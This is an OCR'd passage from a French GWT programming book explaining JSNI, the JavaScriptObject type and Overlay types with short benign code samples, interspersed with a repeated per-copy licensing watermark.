


Figure 4–12
Application d'affichage des rendez-vous Google Calendar

Conclusion

L'écosystème GWT est fantastique, ce chapitre en est la preuve. Il ne se passe pas un jour sans qu'on apprenne la sortie d'une nouvelle API basée sur GWT, que ce soit pour exposer un framework JavaScript existant ou simplement pour ajouter de nouveaux services à GWT.

Grâce à cet écosystème, il est aujourd'hui possible de construire des applications de type *mash-up* (portails intégrant de multiples gadgets), mais également d'ajouter des services ou une interface graphique aux innombrables API de Google.

Bref, ce sont enfin là les bénéfices de l'approche orientée services.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

5

L'intégration de code JavaScript

Même si l'objectif premier de GWT est de masquer la complexité de JavaScript au développeur, il est parfois indispensable, pour des besoins de réutilisation de l'existant ou de typage, d'écrire directement du code JavaScript aux côtés de Java.

Ce chapitre met l'accent sur les caractéristiques de JSNI et expose la problématique complexe des *overlay*.

Comprendre JSNI

JSNI signifie *JavaScript and Native Interface*. Plus qu'une API, JSNI est avant tout une extension du compilateur GWT. L'idée de base consiste à laisser la possibilité au développeur d'écrire lui-même du code JavaScript à la main ou de réutiliser une bibliothèque JavaScript existante. Ce procédé s'appelle également l'encapsulation ou le *wrapping* dans le jargon GWT.

Le wrapping permet d'exposer un existant JavaScript en Java pour lui donner un aspect plus typé et bénéficier des nombreux avantages de Java (*refactoring*, complétion de code, JavaDoc).

Ce qu'on sait moins, c'est que pour des besoins de performances et d'optimisation, le premier client de JSNI est GWT lui-même. Des pans entiers du framework GWT ont été construits sur la base de code JSNI, mixant Java et JavaScript.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Par ailleurs, si cette technique existe et est vitale, son utilisation doit être absolument encadrée par un certain nombre de bonnes pratiques, des *patterns* diraient certains.

En effet, GWT garantit la compatibilité multi-navigateur, l'absence de fuite de mémoire et une optimisation du code produit ; pas JSNI.

Pour toutes ces raisons, il convient de scrupuleusement étudier la pertinence et le mode d'utilisation de JSNI.

Mise en pratique

Le terme JSNI emprunte non seulement le nom mais aussi les concepts à une technologie sœur dénommée JNI (*Java Native Interface*).

Le but originel de JNI est de permettre à un utilisateur d'intégrer des bibliothèques natives externes dans un programme Java : des DLL sous Windows ou des fichiers d'extension `.SO` sous Unix.

```
class NativeAlert
{
   private native void alert (String javaArg);
   public static void main (String arg[])
   {
      NativeAlert a = new NativeAlert ();
      a.alert(arg[0]);
   }
   static
   {
      // Charge le fichier MyNativeLib.dll sous Windows
      System.loadLibrary("MyNativeLib");
   }
}
```

Dans l'exemple précédent, le mot-clé `native` sert à préciser que l'implémentation de cette fonction n'est pas disponible en Java. C'est un peu comme la signature d'une méthode d'interface sauf qu'en l'occurrence, il s'agit d'une classe et qu'elle peut être instanciée. Lors du chargement statique de la DLL `MyNativeLib`, une correspondance de type et de nom est réalisée par le compilateur par l'intermédiaire de proxies.

Non seulement JSNI emprunte les mêmes concepts à JNI, mais il y apporte quelques adaptations liées notamment au contexte de GWT. Par exemple, la notion de DLL ou de bibliothèque native n'a pas d'équivalent côté client. En revanche, nous avons besoin d'insérer du code JavaScript en plein milieu du code Java.

Pour éviter que le compilateur Eclipse n'émette de messages d'erreurs (JavaScript n'est pas Java), ce code doit obligatoirement être dissimulé dans une structure de contrôle non interprétée par le compilateur.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

La solution ingénieuse imaginée par l'équipe GWT a été d'insérer le code JavaScript à l'intérieur d'une méthode Java native et de l'entourer de commentaires. On obtient ainsi :

```
class NativeAlert implements EntryPoint
{
   private native void alert (String javaArg)
   /*-{
      var helloMsg = javaArg;
      $wnd.alert(helloMsg);
   }-*/;

   public onModuleLoad()
   {
      NativeAlert a = new NativeAlert ();
      a.alert("coucou");
   }
}
```

Ce bout de code affiche le message `coucou` à l'aide de l'instruction `window.alert()`. On peut remarquer que le code JavaScript est entre commentaires et précède le `;` censé terminer la méthode. Le compilateur Eclipse n'y voit que du feu car cette classe, à comparer avec la classe précédente, est tout à fait correcte d'un point de vue syntaxique.

Même si en fin de compte toute classe GWT est destinée à produire du JavaScript, en phase de développement, les frontières restent bien délimitées.

Cela est dû en partie au fonctionnement du mode développement qui, ne l'oublions pas, exécute du bytecode Java. Les lignes de code JavaScript sont reprises telles quelles par le compilateur GWT qui embarque le JSNI dans le code final.




Figure 5–1
Le code JSNI en modes développement et production

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Notez que le code JavaScript ajouté par l'utilisateur ne peut subir aucune optimisation, ce qui risquerait de créer des effets de bord en cas de dépendance avec d'autres scripts externes. Les seules adaptations mineures concernent les variables prédéfinies `$doc` et `$wnd`.

Pour comprendre le rôle de ces variables prédéfinies, il faut se rappeler le contexte dans lequel s'exécute l'application GWT. Nous avons vu au chapitre 1 sur l'environnement de développement, que le code JavaScript créé s'insère dans une `Iframe` cachée. Or, la portée globale d'un script s'étend à la fenêtre courante (objet `window`). Pour accéder à la portée de la fenêtre réelle, il faut faire appel à `window.parent`. Par ailleurs, dans un contexte tout autre, tel que celui des *gadgets* ou des *portlets* dans un portail quelconque, la portée JavaScript se réduit à la page courante. D'où l'obligation de passer par une variable intermédiaire réécrite ensuite par le compilateur GWT en fonction du contexte de déploiement.

Intégration d'un fichier JavaScript externe

Après avoir abordé la méthode pour embarquer du code JavaScript à l'intérieur du code Java, voyons maintenant comment externaliser l'exemple précédent dans un fichier.

La première étape consiste à écrire le contenu JavaScript dans un fichier externe que nous nommerons `external.js`. Ce script contiendra simplement la déclaration d'une variable globale.

```
// Cette variable a une portée globale
var maVariableGlobale = "L'ami Sami"
```

Il nous faut ensuite référencer ce fichier JavaScript dans notre page hôte. Nous avons précédemment vu qu'il existait deux moyens d'effectuer cette opération : soit via le fichier XML de configuration, soit directement par un lien dans la page hôte. Nous optons pour la seconde solution.

```
<html>
  <head>
    <meta http-equiv="content-type" content="text/html; charset=UTF-8">
    <link type="text/css" rel="stylesheet" href="Hello.css">
    <title>Web Application Starter Project</title>
    <script type="text/javascript" language="javascript" src="hello/
hello.nocache.js"></script>
    <script type="text/javascript" language="javascript" src="js/
external.js"></script>
```

```
  </head>
  <body style=" padding: 10; margin: 10;"> (…)   </body>
</html>
```

Une fois le script associé à la page, il suffit simplement de faire appel aux éventuelles variables ou fonctions JavaScript qui s'y trouvent à partir du code GWT. Plutôt que de passer en paramètre le message à afficher dans l'alerte, nous réutilisons une variable globale déclarée dans le fichier JavaScript externe.

```
class NativeAlert implements EntryPoint
{
   private native void alert ()
   /*-{
  $wnd.alert(maVariableGlobale);
   }-*/;

   public onModuleLoad()
   {
      NativeAlert a = new NativeAlert ();
      a.alert();
   }
}
```

Il est important de comprendre les notions de portée. La variable `maVariableGlobale` déclarée dans le fichier externe a une portée qui s'étend à l'ensemble du module GWT (contenu de la méthode `onModuleLoad()`) et à l'ensemble des classes et modules dépendants.

Invoquer une méthode Java en JavaScript

On pourrait s'interroger sur l'intérêt d'invoquer une méthode Java à l'intérieur d'un bloc natif JavaScript. Pourtant, ce cas d'utilisation est loin d'être exceptionnel. Si on imagine, par exemple, une fonction JavaScript externe nécessitant l'abonnement d'un gestionnaire d'événement à la fin d'un traitement, le code de cet événement pourrait très bien exister en Java dans notre module. Nous verrons en fin de chapitre un exemple concret d'invocation bidirectionnelle (appel Java vers JavaScript et inversement).


Pour accéder à des propriétés Java en JavaScript, le compilateur a besoin d'inférer précisément le type, l'instance et les informations complètement qualifiées de la méthode JSNI.

Pour cela, le développeur doit suivre un formalisme d'appel très précis (un peu rebutant au premier abord).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 5–2
Convention d'appel JSNI




L'instruction `this` indique l'instance de l'objet Java concerné par l'appel. Après le caractère `@`, on précise le nom complet (*Fully Qualified Name*) du type Java concerné. Le nom de la méthode est placé après les caractères `::` et les paramètres doivent être nommés, mais surtout typés. Il faut garder à l'esprit que Java est un langage fortement typé et polymorphique ; le compilateur doit savoir précisément, dans le cas d'une surcharge, quelle est la bonne méthode à invoquer.

Du point de vue du code, on obtient :

```
public class Hello implements EntryPoint {
   public String maMethodeJava(String s) {
   return s + " modifié";
  }

  public native void alert(Hello obj) /*-{
  var s=
obj.@com.dng.hello.client.Hello::maMethodeJava(Ljava/lang/String;)('Mon
Message');
  $wnd.alert(s);
  }-*/;

  public void onModuleLoad() {
   alert(this);
  }
}
```

La référence `obj` est passée en paramètre de la méthode native. Puis le code JavaScript invoque la méthode nommée `maMethodeJava()` retournant une chaîne de caractères modifiée.

Figure 5–3
Message modifié en JSNI




Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Accéder à des attributs Java en JavaScript

Pour accéder à des propriétés Java à partir de JavaScript, le mécanisme est assez similaire au précédent. À la place du nom de la méthode, nous nommons l'attribut.

Figure 5–4
Convention pour accéder aux attributs Java en JavaScript




Notez qu'il existe deux types d'attributs : les variables d'instances et les variables de classes statiques. La convention d'appel est la même dans les deux cas excepté que `this` n'apparaît pas pour les appels statiques.

Le code suivant modifie deux instances de la classe `Hello` (voir le résultat figure 5-5).

```
public class Hello implements EntryPoint {

  String variableInstance = "variable d'instance";
  static String variableStatique = "variable statique";

  public native void modifie() /*-{
   this.@com.dng.hello.client.Hello::variableInstance = "variable d'instance
modifiée";
  @com.dng.hello.client.Hello::variableStatique = "variable statique modifiée";
  }-*/;

  public void onModuleLoad() {
  modifie();
  Window.alert(variableInstance + "\n" + variableStatique);
  }
}
```

Figure 5–5
Variables modifiées en JSNI



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Toute variable déclarée au sein d'une méthode JSNI n'a qu'une portée locale.

Voici le code JavaScript retourné par le compilateur en mode production :

```
_ = Object_0.prototype = {};
_= Hello.prototype = new Object_0;
_.variableInstance = "variable d'instance";
var variableStatique = 'variable statique';

function $onModuleLoad(this$static){
  this$static.variableInstance = "variable d'instance modifi\xE9e";
  variableStatique = 'variable statique modifi\xE9e';
  $wnd.alert(this$static.variableInstance + '\n' + variableStatique);
}
```

On peut remarquer que la variable statique a été créée sous la forme d'une variable globale (mot-clé `var`). La variable d'instance, elle, est associée au contexte d'une instance. Le compilateur réalise également des optimisations d'inlining consistant à supprimer les appels de méthodes.

> Toutes ces optimisations sont traitées dans le chapitre 12, « Sous le capot de GWT ».

Correspondance des types entre Java et JavaScript

Nous avons abordé les différentes manières d'invoquer des méthodes, de passer des paramètres ou de modifier des variables à partir du code JSNI. Mais comment chaque partie traite-t-elle les différents types échangés entre les deux langages ?

Tableau 5–1 Correspondance des types Java vers JavaScript

Comment Java traite-t-il le type ?	Paramètre de retour d'une fonction JS
Un type numérique	JS effectue `return 19;`
`long`	Non autorisé du fait des limitations de JavaScript
`String`	JS effectue `return "ma chaine";`
`Boolean`	JS effectue `return true;`
`JavaScriptObject`	JS renvoie un objet JS natif de la manière suivante : `return document.createElement("div");`
Java récupère l'objet sous son type natif	JS renvoie un objet Java passé en paramètre ou créé à partir d'une fonction Java

Voici la correspondance lorsqu'on passe un type Java à une méthode JavaScript :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tableau 5–2 Correspondance des types JavaScript vers Java

Paramètre d'entrée	Comment JavaScript traite-t-il le type dans la méthode ?
Un type numérique	JS le traite comme `var x = 42;`
`String`	JS le traite comme `var s = "ma chaine";`
`long`	Non autorisé du fait des limitations de JavaScript concernant les types `long`
`Boolean`	JS le traite comme un booléen `var b = true;`
`JavaScriptObject`	C'est un objet créé pour manipuler en Java des objets JS. Cet objet provient en général du retour d'une autre méthode JS. Son usage très particulier est abordé dans le paragraphe suivant.
Java récupère l'objet sous son type natif	JS renvoie un objet Java passé en paramètre.

Dans la plupart des cas précédents, il existe une correspondance assez naturelle.

Mais que représente le type `JavaScriptObject` ?

> **REMARQUE Émulation du type « long »**
>
> Le type `long` primitif (attention pas le Wrapper avec un « L ») ne peut pas être représenté en JavaScript comme type numérique. GWT l'implémente comme une structure de données opaque. Concrètement, aucune méthode JSNI ne peut manipuler de type `long`. Si vous n'avez pas le choix et souhaitez transférer ce type en JavaScript, voici quelques astuces :
>
> - Pour les numériques dont le contenu est compatible avec un `double`, préférez l'utilisation d'un `double`.
> - Déportez les traitements côté serveur (avec un service RPC par exemple).
> - Encapsulez le type primitif dans le type complexe `Long` qui sera alors traité comme n'importe quelle classe JavaScript.

Concernant les tableaux JavaScript, il n'existe pas de correspondance Java unique et générique ; il vous faudra passer par les classes Java `JsArray`, `JsArrayBoolean`, `JsArrayInteger`, `JsArrayNumber` et `JsArrayString`.

Instancier un type Java en JavaScript

Il est parfois nécessaire d'appeler le constructeur d'un objet Java en JavaScript. Il suffit pour cela d'utiliser la méthode prédéfinie `new()` de la manière suivante :

```
package pkg;
class TopLevel {
  public TopLevel() { ... }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  public TopLevel(int i) { ... }

  static class StaticInner {
    public StaticInner() { ... }
  }

  class InstanceInner {
    public InstanceInner(int i) { ... }
  }
}
```

L'expression Java correspondant à l'instanciation de chacune des classes précédente est :

- `new TopLevel()` correspond à `@pkg.TopLevel.new()()`
- `new StaticInner()` correspond à `@pkg.TopLevel.StaticInner::new()()`

Le type JavaScriptObject (JSO)

Dans les sections précédentes, les exemples d'appels JSNI relevaient de traitements simples. En pratique, ces méthodes vont effectuer des opérations sur l'arbre DOM, que ce soient de simples créations dynamiques de balises, des calculs sur des propriétés CSS ou des manipulations de tableaux complexes.

Comme l'intérêt (entre autres) d'une fonction JSNI est de transférer des objets d'une méthode native à une autre, il est indispensable de fournir un mécanisme capable de porter une référence JavaScript dans le monde Java de manière transparente. Cela va être le rôle du type **`JavaScriptObject`**.

Lorsqu'on s'attarde sur la documentation de `JavaScriptObject`, cette classe semble pour le moins énigmatique. Il y est précisé que la classe JSO est un type opaque ne devant jamais être créé directement, seulement passé en retour ou en paramètre d'une méthode native. Vous l'aurez compris, le type JSO est un type complexe qui demande à être explicité.

Voici un exemple incomplet d'un objet créé en JavaScript et manipulé ensuite dans une autre méthode JSNI.

```
static native ??? createButton() /*-{
  return $doc.createElement("button");
}-*/;
static native void disableButton(???) /-{
      ???.setEnable(false);
}-*/
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public void onModuleLoad() {
    disableButton(createButton());
}
```

Dans cet exemple, on s'aperçoit bien que nous avons besoin d'un concept, une classe, une variable, bref, quelque chose qui nous permette de véhiculer simplement en Java une référence créée dans le monde JavaScript. Cependant, cet objet pose un problème existentiel dans le monde Java. Que pourrait-on bien faire de pertinent avec une classe qui est en quelque sorte une capsule vers une référence JavaScript ? Le plus déroutant est que, in fine, cet objet est transformé à la compilation dans son type d'origine JavaScript ; il n'est même pas altéré (ou en tout cas le moins possible) par le compilateur GWT.

Cet objet est justement un `JavaScriptObject` ; voici pourquoi la documentation est si évasive à son égard. L'exemple précédent peut être réécrit de la sorte :

```
static native JavaScriptObject createButton() /*-{
  return $doc.createElement("button");
}-*/;
static native void disableButton(JavaScriptObject jso) /-{
      jso.setEnable(false);
}-*/
public void onModuleLoad() {
    disableButton(createButton());
}
```

Du point de vue de Java, un JSO dérive, comme tous les types du JRE, de la classe `Object` et redéfinit certaines méthodes de cette classe. En mode développement, un JSO est traité comme une capsule pointant vers une référence JavaScript logique. Lors de la compilation en mode production, la classe est décapsulée et la référence JavaScript directement manipulée.

Voici un autre cas d'utilisation de JSO, pour accéder à un tableau créé en JavaScript.

```
public class ArrayList<E> extends AbstractList<E>{
private JavaScriptObject array;
private native E getImpl(int index) /*-{
   return this.@java.util.ArrayList::array[index];
}-*/;
}
```

De par sa nature, un JSO impose un certain nombre de restrictions ; il est notamment impossible d'instancier un type JSO en Java avec l'instruction `new`. Un type JSO ne peut être que passé en paramètre d'une méthode JSNI et renvoyé en paramètre de retour.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Si un type JSO encapsule une référence, il faut savoir que le monde JavaScript, de la même manière que le monde Java, propose une sémantique d'héritage, d'appel polymorphique et de surcharge. La vocation des JSO n'est pas d'effectuer des correspondances de paradigme, mais simplement de permettre à un utilisateur d'appeler du code JavaScript de manière typée avec le moins de code Java possible.

Voici un exemple d'héritage de JSO pour représenter de manière typée la hiérarchie des classes DOM de JavaScript :

```
public final class Element extends JavaScriptObject {
public String toString() {
  return DOM.toString(this);
}
}
public void onModuleLoad() {
Element e = DOM.createButton();
e.toString();
alert(e instanceof Element);
}
```

Undefined vs null

En JavaScript, le fait de définir de plusieurs façons la notion de vide est une bonne idée. En effet, ce langage distingue une valeur non définie (`undefined`) d'une valeur non existante (valeur `null`).

Cette situation est un vrai casse-tête lorsqu'il s'agit d'échanger des types entre Java et JavaScript car la notion `undefined` n'existe pas en Java.

Prenons l'exemple suivant :

```
native String getString() /*-{
   // Renvoie implicitement undefined
}-*/;

public void onModuleLoad() {
   String s = getString();
   Window.alert("La valeur de retour est " + s);
}
```

L'exécution de ce code en mode développement et en mode production est présentée dans la figure suivante.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 5–6
Différence de fonctionnement en mode production et développement des types null

Étonnant ? Pas vraiment. Nous aurions pu nous douter que, le mode développement s'exécutant dans une machine virtuelle Java, il aurait été difficile de porter la valeur `undefined`. Côté Web, la logique veut qu'une fonction censée retourner quelque chose renvoie `undefined`.

GWT n'apporte aujourd'hui aucune réponse à la gestion de l'identité ; il est du ressort du développeur de s'assurer qu'il ne renvoit pas une valeur `undefined` à Java même si, dans la pratique, Java convertit la valeur `undefined` en `null`.

Gestion des exceptions JSNI

Lorsqu'on effectue un appel JSNI en Java, une exception peut survenir à tout moment et pour diverses raisons (valeur de conversion incorrecte, accès à une fonction inexistante, etc.).

Dans le mode développement, cela se traduit par la propagation du type de l'exception jusqu'à lever une `JavaScriptException`. Cette exception de type `Runtime` contient le nom de la classe et une description de l'exception. Cependant, pour plus de sûreté, il est recommandé de traiter les exceptions JavaScript dans du code JavaScript et les exceptions Java dans du code Java.

```
package com.mycompany.project.client;
Import com.google.gwt.core.client.EntryPoint;
public class MyModule implements EntryPoint {

  public void onModuleLoad() {
      try {
        leveException();
      } catch (JavaScriptException e) {
        GWT.log(e.getName() + e.getDescription());
      }
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public static native void leveException() /*-{
      methodeInexistante();
}-*/;
}
```

Appeler une méthode Java à partir d'un code JavaScript externe

Il est parfois nécessaire d'invoquer une méthode Java/GWT à partir d'un code JavaScript externe, ne serait-ce que pour réutiliser du code existant. Or, toutes les méthodes GWT sont renommées via le mécanisme d'obfuscation suite à la compilation. Par ailleurs, comment s'assurer qu'une méthode sera visible globalement ? Pour cela, GWT fournit la fonction `$entry`, qui associe le nom de la méthode JavaScript créée à l'objet global `Window`.

```
package mypackage;

public MyClass
{
    public static int calculTVA(int montant) { ... }
    public static native void exportStaticMethod() /*-{
       $wnd.calculTVA =
          $entry(@mypackage.MyClass::calculTVA(montant));
    }-*/;
}
```

Au lancement de l'application, il suffit d'appeler la méthode `exportStaticMethod()` en Java. Dans le code JavaScript, tout appel à `window.calculTVA(...)` se traduira par l'invocation de la méthode cible.

Les types Overlay

Les types `Overlay` ont été annoncés lors de la publication de GWT 1.5 comme l'une des nouveautés principales du framework. En revanche, personne, exceptés les contributeurs et quelques initiés, n'a réellement saisi la puissance de cette fonctionnalité. Nous allons essayer dans cette partie d'expliquer cette technologie, qui s'appuie sur des mécanismes assez pointus.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Nous avons vu dans les parties précédentes l'intérêt des types JSO et leur capacité à encapsuler une référence JavaScript. Il faut savoir que jusqu'à la version 1.4 de GWT, l'héritage du type JSO n'était pas réellement pris en charge. Les auteurs du framework craignaient qu'une extension de ce mécanisme aux concepts de Java (polymorphisme, héritage, redéfinition…) n'engendre un surcoût en mode production et des erreurs difficiles à déboguer.

Un peu d'histoire

Au fur et à mesure des évolutions de GWT, l'encapsulation de framework JavaScript a commencé à se généraliser sérieusement, au point de constituer un vrai marché de niche au sein de la communauté. En 2007, on ne comptait plus le nombre de frameworks JavaScript souhaitant disposer d'une version GWT.

Avec cette évolution, le besoin d'un vrai modèle d'intégration s'est vite fait sentir. Encapsuler ne suffisait plus, car le procédé ne permettait pas de refléter fidèlement la hiérarchie des types JavaScript. La quantité de code Java à écrire devenait rédhibitoire : cela conduisait à mettre à plat des modèles entiers de types JavaScript.


Pour enfoncer le clou, le fonctionnement et la manière de gérer en interne les JSO étaient radicalement différents, que l'on soit en mode développement ou en mode production. Dans le mode développement, une instance de JSO était créée lorsque la valeur du JSO passait du monde JavaScript au monde Java. L'objet en question avait une identité forte, respectait la sémantique de l'instruction `instanceof` et les appels polymorphiques restaient possibles. En mode production toutefois, les appels polymorphiques disparaissaient au profit d'une simple référence JavaScript. L'objet se réduisait à sa plus simple expression pour ne pas ajouter de lourdes abstractions.

Malheureusement, une telle richesse et un mode de fonctionnement mixte ont eu des effets de bord insolubles à gérer dans les cas limites. Par exemple, des instances différentes de JSO pointant vers la même référence JavaScript n'avaient pas la même identité (`==`) en mode développement, à l'inverse du mode production dans lequel les deux références JavaScript étaient égales. Les appels polymorphiques d'un type JSO nécessitaient de mettre en place des mécaniques internes complexes, car il ne faut pas oublier qu'en mode production, le type était purement et simplement remplacé par sa vraie référence JavaScript.

Bref, avec GWT 1.5, il a fallu remettre à plat le modèle JSO. Rappelons que le premier client des JSO est GWT lui-même. En s'appuyant sur des fonctions du DOM JavaScript, GWT faisait face en interne aux mêmes limitations concernant les conversions croisées de types.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 5–7
Héritage de JavaScriptObject



Les types `Overlay` ont constitué une des nouveautés majeures de GWT 1.5 et ont nécessité la réécriture de pans entiers du framework GWT dont les fondations s'appuient sur JSNI.

Les exigences suivantes ont été à la base de la conception des types `Overlay` :

- une spécification permettant facilement aux développeurs de sous-classer `JavaScriptObject` ;
- un comportement homogène entre mode développement et mode production ;
- pas de surcoût en termes de performances ;
- une syntaxe permettant de réduire la quantité de code à écrire pour l'encapsulation ;
- pas de modifications de la référence JavaScript interne.

Comme auparavant, un type `Overlay` est défini en sous-classant `JavaScriptObject`. En revanche, pour éviter tout effet de bord, un type `Overlay` impose un certain nombre de restrictions :

- Il est totalement interdit d'effectuer des appels polymorphiques.
- Toutes les méthodes sont finales.
- Aucune redéfinition n'est autorisée, la notion d'appels virtuels est interdite.
- Par défaut, il y a un seul constructeur, qui est protégé.

Seules ces contraintes garantissent qu'un type JSO se comportera de la même manière dans le monde émulé et dans le mode production.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voyons maintenant comment dans la pratique fonctionnent les types `Overlay`. Nous avons affaire ici, comme souvent avec GWT, à une mécanique d'une ingéniosité rare.

Mise en pratique des Overlay

Dans cet exemple, nous utiliserons une classe JavaScript contenant du code somme toute assez classique dans le schéma JavaScript habituel.

Le type `Personne` contient des variables d'instances et des méthodes :

```
//Déclaration du constructeur
function Personne() {
    this.nom = 'Mon nom est Personne';
    this.passions = [ 'GWT','Foot','Musique' ];
}
Personne.prototype = {
    afficheMessage: function () {
        alert( 'fonction JavaScript appelée');
    },
    getPassions: function () {
        return this.passions;
    }
};
```

Pour définir le type `Overlay` qui encapsule la fonction `Personne()`, on commence par écrire une classe Java dérivant de `JavaScriptObject`.

```
package com.dng.hello.client;

